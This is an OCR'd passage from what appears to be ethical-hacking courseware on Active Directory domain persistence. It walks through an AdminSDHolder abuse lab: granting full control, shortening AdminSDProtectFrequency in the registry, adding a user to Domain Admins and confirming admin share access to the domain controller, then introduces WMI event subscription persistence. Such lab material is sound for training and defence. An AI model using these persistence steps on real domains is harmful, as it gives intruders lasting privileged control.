
Permissions for Martin J.	Allow	Deny
Full control	☑	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐

For special permissions or advanced settings, click Advanced.

Figure 6.195: Screenshot of AD users and computers in AdminSDHolder properties

Add the account **`Martin`** to the group **`Domain Admins`** using the following command:

`net group “Domain Admins” Martin /add /domain`



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : BUILTIN\Administrators
IsInherited           : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104



PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> net group "Domain Admins" Martin /add /domain
net group "Domain Admins" Martin /add /domain
The command completed successfully.

PS C:\Users\Administrator\Downloads\PowerView>
```

Figure 6.196: Screenshot showing the output of adding a user account to a group

Run the following command to check the accessibility of the domain controller (DC) through which domain persistence is created:

`dir \\10.10.1.22\c$`




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Martin> dir \\10.10.1.22\c$


    Directory: \\10.10.1.22\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/1/2022   1:48 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          2/3/2022   4:37 AM                Program Files
d-----          2/3/2022   4:45 AM                Program Files (x86)
d-r---          4/7/2022   4:30 AM                Users
d-----          2/2/2022   1:32 AM                wamp64
d-----          2/1/2022   4:02 AM                Windows
-a----          2/6/2022  10:47 PM            531 .htaccess


PS C:\Users\Martin>
```

Figure 6.197: Screenshot showing the accessibility of the DC


Maintaining Persistence Through WMI Event Subscription

- Attackers use Windows Management Instrumentation (WMI) event subscription to **execute malicious content** and maintain persistence on the target system

Using Command Prompt and PowerLurk

